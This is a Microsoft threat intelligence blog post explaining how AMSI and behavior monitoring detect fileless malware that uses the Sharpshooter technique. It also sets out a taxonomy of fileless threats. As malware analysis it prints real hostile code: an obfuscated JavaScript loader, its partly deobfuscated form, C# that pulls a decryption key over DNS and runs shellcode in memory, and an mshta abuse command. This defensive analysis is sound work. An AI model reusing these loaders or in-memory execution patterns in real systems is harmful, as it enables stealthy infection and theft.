Research Threat intelligence Social engineering / phishing

September 27, 2018

Out of sight but not invisible: Defeating fileless malware with behavior monitoring, AMSI, and next-gen AV

By Microsoft Threat Intelligence

Consider this scenario: Two never-before-seen, heavily obfuscated scripts manage to slip past file-based detection and dynamically load an info-stealing payload into memory. The scripts are part of a social engineering campaign that tricks potential victims into running the scripts, which use the file names *install_flash_player.js* and *BME040429CB0_1446_FAC_20130812.XML.PDF.js*, to distribute and run the payload.

The payload is sophisticated and particularly elusive, given that it:

- Doesn't touch the disk, and does not trigger antivirus file scanning
- Is loaded in the context of the legitimate process that executed the scripts (i.e., *wscript.exe*)
- Leaves no traces on the disk, such that forensic analysis finds limited evidence

These are markers of a fileless threat. Still, Windows Defender Advanced Threat Protection (Windows Defender ATP) antivirus capabilities detect the payload, stopping the attack in its tracks. How is this possible?

In this scenario, Antimalware Scan Interface (AMSI) facilitates detection. AMSI is an open interface that allows antivirus solutions to inspect script behavior by exposing script contents in a form that is both unencrypted and unobfuscated.

AMSI is part of the range of dynamic next-gen features that enable antivirus capabilities in Windows Defender ATP to go beyond file scanning. These features, which also include behavior monitoring, memory scanning, and boot sector protection, catch a wide spectrum of threats, including new and unknown (like the two scripts described above), fileless threats (like the payload), and other sophisticated malware.

Generically detecting fileless techniques

The two aforementioned obfuscated scripts are actual malware detected and blocked in the wild by antivirus capabilities in Windows Defender ATP. Removing the first layer of obfuscation reveals a code that, while still partially obfuscated, showed some functions related to a fileless malware technique called Sharpshooter. We found the two scripts, which were variants of the same malware, not long after the Sharpshooter technique was documented and published by MDSec in 2017.

The Sharpshooter technique allows an attacker to use a script to execute a .NET binary directly from memory without ever needing to reside on the disk. This technique provides a framework that can enable attackers to easily repackage the same binary payload within a script. As demonstrated by the example of the two scripts, files that use the Sharpshooter technique can then be used in social engineering attacks to lure users into running the script to deliver a fileless payload.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharC
(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){ret
{p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('12 1j=4nS;1c ts(1f){12 f=\'\';4nR(i=0
1c 1DW(){12 1g=13 14(ts([87,83,99,114,105,112,116,46,83,104,101,108,108]));1i=ts([118,52,46,48,46,51,
([72,75,76,77,92,83,79,70,84,87,65,82,69,92,77,105,99,114,111,115,111,102,116,92,46,78,69,84,70,114,9
8,46,51,48,51,49,57,92]))}1d(e){1j=4nV;1i=ts([118,50,46,48,46,53,48,55,50,55])}1g.4nO(ts([80,114,111,
([67,79,77,80,76,85,83,95,86,101,114,115,105,111,110]))=1i}1c 1e(s){31T.4nI(s)}1c 31S(b){12 e=13 14(t
([83,121,115,116,101,109,46,84,101,120,116,46,65,83,67,73,73,69,110,99,111,100,105,110,103]));12 l=e.
([83,121,115,116,101,109,46,83,101,99,117,114,105,116,121,46,67,114,121,112,116,111,103,114,97,112,10
,52,84,114,97,110,115,102,111,114,109]));b=t.4nK(b,0,l);12 m=13 14(ts
([83,121,115,116,101,109,46,73,79,46,77,101,109,111,114,121,83,116,114,101,97,109]));m.4nN(b,0,(l/4)*
(e.10G)}if(1j){12
so="1DU/////1DT"+"1DR"+"1DS"+"1DX"+"1DY"+"1E3"+"1E4"+"1E2"+"1E1"+"1DZ"+"1E0"+"1DQ"+"1DP"+"1DE"+"1DF"+
//1DO"+"1DM+1DL"+"4nX"+"4nY"+"4oa"+"4o9"+"1DJ"+"4o8"+"1DK"+"4ob"+"1E5"+"1E6"+"1Es"+"1Et+1Er+1Eq+1Eo"+
+1Eu"+"1Ev"+"1EA"+"1EB"+"1Ez"+"1Ey"+"1Ew+1Ex"+"1En/1Em"+"1Ec"+"1Ed"+"1Ea"+"1E9/1E7"+"1E8"+"1Ee
+1Ef"+"1Ek"+"1El"+"1Ej/1Ei"+"1Eg"+"1Eh/1Dz"+"1Dy"+"1CS"+"1CT"+"1CR"+"1CQ"+"1CO"+"1CP"+"1CU"+"1CV"+"1D
1CM"+"1CC
+1CD"+"1CB"+"1CA"+"1Cx"+"1Cy"+"1Cz"+"1CE"+"1CF"+"1CK"+"1CL"+"1CJ"+"1CI"+"1CG///1CH"+"1D2"+"1D3"+"1Do'
Dr"+"1Dw"+"1Dx"+"1Dv"+"1Du"+"1Ds"+"1Dt"+"1Dj"+"1Di
```

Figure 1. Obfuscated code from install_flash_player.js script

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ0AAAAE"+"AAAACRcAAAAJBgAAAAkWAAAABhoAAAAnU3lzdGVtLlJlZmxlY3Rpb24uQXNzZ
et=ts([84,101,115,116,67,108,97,115,115]);try{var s=bt64(so);var f=new ActiveXObject(ts
([83,121,115,116,101,109,46,82,117,110,116,105,109,101,46,83,101,114,105,97,108,105,122,97,116,105,1
14,115,46,66,105,110,97,114,121,46,66,105,110,97,114,121,70,111,114,109,97,116,116,101,114]));var a=
([83,121,115,116,101,109,46,67,111,108,108,101,99,116,105,111,110,115,46,65,114,114,97,121,76,105,11
d=f.Deserialize_2(s);a.Add(n);var o=d.DynamicInvoke(a.ToArray()).CreateInstance(et);o.executeApp(WSc
(e.message)}
```

Figure 2. After de-obfuscation, the script contains functions typically used in the Sharpshooter technique

When the Sharpshooter technique became public, we knew it was only a matter time before it would be used it in attacks. To protect customers from such attacks, we implemented a detection algorithm based on runtime activity rather than on the static script. In other words, the detection is effective against the Sharpshooter technique itself, thus against new and unknown threats that implement the technique. This is how Windows Defender ATP blocked the two malicious scripts at first sight, preventing the fileless payload from being loaded.

The detection algorithm leverages AMSI support in scripting engines and targets a generic malicious behavior (a fingerprint of the malicious fileless technique). Script engines have the capability to log the APIs called by a script at runtime. This API logging is dynamic and is therefore not hindered by obfuscation: a script can hide its code, but it cannot hide its behavior. The log can then be scanned by antivirus solutions via AMSI when certain dangerous APIs (i.e., triggers) are invoked.

This is the dynamic log generated by the scripts and detected by Windows Defender ATP at runtime via AMSI:

```
IWshShell3.RegRead("HKLM\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\");
IWshShell3.Environment("Process");
IWshEnvironment.Item("COMPLUS_Version", "v4.0.30319");
_ASCIIEncoding._6002000f("AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJp
_ASCIIEncoding._60020014("AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJp
_FromBase64Transform._60020009("Unsupported parameter type 00002011", "0", "41269
_MemoryStream._60020017("Unsupported parameter type 00002011", "0", "309522");
_MemoryStream._6002000b("0");
_BinaryFormatter._60020008();
_BinaryFormatter._60020006("Unsupported parameter type 00000009");
_ArrayList._60020020("Unsupported parameter type 00000009");
_ArrayList._6002001b();
_HeaderHandler._60020007("Unsupported parameter type 0000200c");
```

Figure 3. Dynamic AMSI log generated during the execution of the Sharpshooter technique in the two malicious scripts

Using this AMSI-aided detection, Windows Defender ATP disrupted two distinct malware campaigns in June, as well as the steady hum of daily activities.



Figure 4. Windows Defender ATP telemetry shows two Sharpshooter campaigns in June

Furthermore, generically detecting the Sharpshooter technique allowed us to discover a particularly sophisticated and interesting attack. Windows Defender ATP's endpoint and detection response capabilities caught a VBScript file that used the Sharpshooter technique.



Figure 5. Sample Windows Defender ATP alert showing how detection of the Sharpshooter technique by Windows Defender AV is surfaced in Windows Defender Security Center

We analyzed the script and extracted the fileless payload, a very stealthy .NET executable. The malware payload downloads data from its command-and-control (C&C) server via the TXT records of DNS queries. In particular, it downloads the initialization vector and decryption key necessary to decode the core of the malware. The said core is also fileless because it's executed directly in memory without being written on the disk. Thus, this attack leveraged two fileless stages.

```
private void Initiate()
{
    UTF8Encoding expr_05 = new UTF8Encoding();
    byte[] bytes = expr_05.GetBytes(Service.DnsQuery('[redacted]'));
    byte[] bytes2 = expr_05.GetBytes(Service.DnsQuery([redacted]));
    string s = (IntPtr.Size == 4) ? Resources.System : Resources.Kernel;
    byte[] array = Service.Decompress(Service.Decrypt(bytes, bytes2, Convert.FromBase64String(s)));
    IntPtr intPtr = Service.VirtualAlloc(IntPtr.Zero, array.Length, 12288u, 4u);
    Marshal.Copy(array, 0, intPtr, array.Length);
    int dwSize = array.Length;
    uint num = 0u;
    Service.VirtualProtect(intPtr, dwSize, 32u, out num);
    ((Service.GetEntryPoint)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Service.GetEntryPoint)))();
    Service.VirtualFree(intPtr, dwSize, 49152u);
}
```

Figure 6. The core component of the malware is decrypted and executed from memory

Our investigation into the incident turned up enough indicators for us to conclude that this was likely a penetration testing exercise or a test involving running actual malware, and not a real targeted attack.

Nonetheless, the use of fileless techniques and the covert network communication hidden in DNS queries make this malware similar in nature to sophisticated, real-world attacks. It also proved the effectiveness of the dynamic protection

capabilities of Windows Defender ATP. In a previous blog post, we documented how such capabilities allow Windows Defender ATP to catch KRYPTON attacks and other high-profile malware.

Upward trend in fileless attacks and living off the land

Removing the need for files is the next progression of attacker techniques. Antivirus solutions have become very efficient in detecting malicious executables. Real-time protection gives visibility on each new file that lands on the disk. Furthermore, file activity leaves a trail of evidence that can be retrieved during forensic analysis. That's why we are seeing an increase in attacks that use of malware with fileless techniques.

At a high level, a fileless malware runs its main payload directly in memory without having to drop the executable file on the disk first. This differs from traditional malware, where the payload always requires some initial executable or DLL to carry out its tasks. A common example is the Kovter malware, which stores its executable payload entirely in registry keys. Going fileless allows the attackers to avoid having to rely on physical files and improve stealth and persistence.

For attackers, building fileless attacks poses some challenges; *in primis*: how do you execute code if you don't have a file? Attackers found an answer in the way they infect other components to achieve execution within these components' environment. Such components are usually standard, legitimate tools that are present by default on a machine and whose functionality can be abused to accomplish malicious operations.

This technique is usually referred to as "living off the land", as malware only uses resources already available in the operating system. An example is the Trojan:Win32/Holiks.A malware abusing the *mshta.exe* tool:

```
mshta "about:<title> </title><script>moveTo
                                    eval
                                                </script>"
```

Figure 7. Trojan:Win32/Holiks.A is abusing mshta.exe to execute a script from command-line

The malicious script resides only in the command line; it loads and executes further code from a registry key. The whole execution happens within the context of the *mshta.exe* process, which is a clean executable and tends to be trusted as a legitimate component of the operating system. Other similar tools, such as *cmstp.exe*, *regsvr32.exe*, *powershell.exe*, *odbcconf.exe*, *rundll3.exe*, just to name a few, have been abused by attackers. Of course, the execution is not limited to scripts; the tools may allow the execution of DLLs and executables, even from remote locations in some cases.

By living off the land, fileless malware can cover its tracks: no files are available to the antivirus for scanning and only legitimate processes are executed. Windows Defender ATP overcomes this challenge by monitoring the behavior of the system for anomalies or known patterns of malicious usage of legitimate tools. For example, Trojan:Win32/Powemet.A!attk is a generic behavior-based detection designed to prevent attacks that leverage the *regsvr32.exe* tool to run malicious scripts.



Figure 8. Antivirus capabilities in Windows Defender ATP blocking legitimate regsvr32 tool abused to download and run a malicious remote script

What exactly is “fileless”?

The term “fileless” suggests that a threat that does not come in a file, such as a backdoor that lives only in the memory of a machine. However, there’s no generally accepted definition. The term is used broadly; it’s also used to describe malware families that *do* rely on files in order to operate. In the Sharpshooter example, while the payload itself is fileless, the entry point relies on scripts that need to be dropped on the target’s machine and executed. This, too, is considered a fileless attack.

Given that attacks involve several stages for functionalities like execution, persistence, information theft, lateral movement, communication with command-and-control, etc., some parts of the attack chain may be fileless, while others may involve the filesystem in some form or another.

To shed light on this loaded term, we grouped fileless threats into different categories.



Figure 9. Taxonomy of fileless threats

We can classify fileless threats by their entry point (i.e., execution/injection, exploit, hardware), then the form of entry point (e.g., file, script, etc.), and finally by the host of the infection (e.g., Flash, Java, documents).

From this classification, we can glean three big types of fileless threats based on how much fingerprint they may leave on infected machines.

- **Type I: No file activity performed.** A completely fileless malware can be considered one that never requires writing a file on the disk.
- **Type II: No files written on disk, but some files are used indirectly.** There are other ways that malware can achieve fileless presence on a machine without requiring significant engineering effort. Fileless malware of this type do not directly write files on the file system, but they can end up using files indirectly.
- **Type III: Files required to achieve fileless persistence.** Some malware can have some sort of fileless persistence but not without using files in order to operate.

Having described the broad categories, we can now dig into the details and provide a breakdown of the infection hosts. This comprehensive classification covers the panorama of what is usually referred to as fileless malware. It drives our efforts to research and develop new protection features that neutralize classes of attacks and ensure malware does not get the upper hand in the arms race.

Exploits	Hardware	Execution or injection

• File-based (Type III: executable, Flash, Java, documents) • Network-based (Type I)	• Device-based (Type I: network card, hard disk) • CPU-based (Type I) • USB-based (Type I) • BIOS-based (Type I) • Hypervisor-based (Type I)	• File-based (Type III: executables, DLLs, LNK files, scheduled tasks) • Macro-based (Type III: Office documents) • Script-based (Type II: file, service, registry, WMI repo, shell) • Disk-based (Type II: Boot Record)

For a detailed description and examples of these categories, **visit this comprehensive page on fileless threats**.

Defeating fileless malware with next-gen protection

File-based inspection is ineffective against fileless malware. Antivirus capabilities in Windows Defender ATP use defensive layers based on dynamic behavior and integrate with other Windows technologies to detect and terminate threat activity at runtime.

Windows Defender ATP's next-gen dynamic defenses have become of paramount importance in protecting customers from the increasingly sophisticated attacks that fileless malware exemplifies. In a previous blog post we described some of the offensive and defensive technologies related to fileless attacks and how these solutions help protect our customers. Evolving from the file-centric scanning model, Windows Defender ATP uses a generic and more powerful behavior-centric detection model to neutralize generic malicious behaviors and thus take out entire classes of attack.

AMSI

Antimalware Scan Interface (AMSI) is an open framework that applications can use to request antivirus scans of any data. Windows leverages AMSI extensively in JavaScript, VBScript, and PowerShell. In addition, Office 365 client applications integrates with AMSI, enabling antivirus and other security solutions to scan macros and other scripts at runtime to check for malicious behavior. In the example above, we have shown how AMSI can be a powerful weapon to fight fileless malware.

